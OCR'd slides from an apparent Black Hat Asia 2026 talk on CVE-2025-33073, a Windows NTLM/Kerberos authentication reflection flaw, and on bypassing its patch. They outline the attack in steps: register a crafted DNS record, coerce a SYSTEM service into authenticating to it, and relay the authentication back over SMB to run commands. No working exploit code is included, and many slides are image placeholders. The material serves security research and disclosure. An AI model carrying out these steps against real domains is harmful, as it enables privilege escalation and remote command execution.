The Gift That Keeps on Giving: Bypassing Authentication Reflection Mitigations for SYSTEM Shells

Black Hat Asia 2026

Guillaume André

About me

Guillaume André

@yaumn_


- **Pentester at Synacktiv**
- **Windows internals**
- **Active Directory security**

SYNACKTIV

Introduction

Authentication reflection

- Force a client to authenticate (via NTLM or Kerberos) to a controlled server
- Relay the authentication on a service on the same machine to impersonate the client on the service



Authentication reflection

- **Most of the time, it is not trivial to perform authentication reflection**
  - NTLM reflection: mitigations are in place to prevent it
  - Kerberos reflection: no particular mitigation is implemented, it is just harder to force a client to authenticate with Kerberos on a controlled IP, as Kerberos is tied to domain names

CVE-2025-33073

- **About a year ago, Microsoft issued a patch for CVE-2025-33073**
  - Trivial logical vulnerability allowing authenticated RCE
  - Independently reported by several researchers (including us!)
- **Authentication reflection attack**
  - A single trick was used to perform NTLM and Kerberos reflection

CVE-2025-33073

CREDENTIAL_TARGET_INFORMATION

- **Research from James Forshaw**

  → A marshalled `CREDENTIAL_TARGET_INFORMATION` structure can be added at the end of an SPN (CMTI trick)

  → LSASS will discard it **`before`** constructing an authentication blob but **`after`** the TCP connection is made

- **Requesting an authentication blob for `CIFS/srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` actually returns one for `CIFS/srv1`**
- **`srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` is a valid DNS record!**
- **Separate the service name from the actual server**

CVE-2025-33073

Attack

1. **Register the `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record (allowed for any authenticated user by default) to make it point to a controlled server**
2. **Coerce a privileged service on `SRV1` into authenticating to `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` via SMB**
3. **`SRV1` thinks it is authenticating locally but sends the authentication to our server**
4. **Relay the authentication back to the SMB service of `SRV1` to execute commands**

CVE-2025-33073

Why it works

- **NTLM**
  - If the target is either the hostname of the machine, the FQDN, "localhost" or a local IP address, **`NTLM local authentication`** is used
  - Variation of the NTLM protocol where the client token is copied into the server context
- **Kerberos**
  - A **`subkey`** is generated and stored in the AP-REQ and in LSASS (along with the client token)
  - If the subkey in the AP-REQ matches the one in LSASS, the client token is impersonated
- **We coerce a service running as `NT AUTHORITY\SYSTEM` → we get a privileged SMB session**

CVE-2025-33073

Patch

- **New check added in `mrxsmb!SmbCeCreateSrvCall`**
- **Called when trying to access a resource over SMB**

```
NTSTATUS SmbCeCreateSrvCall([...])
{
[...]
    if (CredUnmarshalTargetInfo(TargetName->Buffer, TargetName->Length, 0, 0) != STATUS_INVALID_PARAMETER ) {
        return STATUS_INVALID_PARAMETER;
    }
[...]
```


- **If the target name contains marshalled target information -> abort**

  → Cannot coerce SMB client with marshalled target information anymore

- **The patch seemed insufficient**

Bypass methodology


Generic bypass methodology




Methodology applied to CVE-2025-33073

The patch only addresses the CMTI trick in the SMB client


Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073



